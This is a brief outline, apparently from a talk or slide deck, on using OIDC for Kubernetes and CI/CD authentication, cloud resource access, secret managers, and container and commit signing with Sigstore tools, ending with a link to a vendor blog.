- Authenticating to K8s cluster through OIDC
  - E.g., Identity-based access to K8s API
- Accessing cloud resources from K8s clusters through OIDC
  - Using K8s identity pool
  - Using SPIFFE/Spire
- Sign containers through Sigstore
  - Sign container using cosign, and OIDC-based machine identity to sign containers
  - Sign commits using gitsign

Summary

1. Possible issues in using access tokens
2. What is OIDC, and why is it important
3. How CI/CD systems leverage OIDC
4. How to configure GCP/Github/Gitlab to consume resources through OIDC authentication
5. Best-practices in configurting OIDC providers
6. Accessing secret managers and vaults using OIDC



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Questions?

Check more at:

https://cycode.com/blog/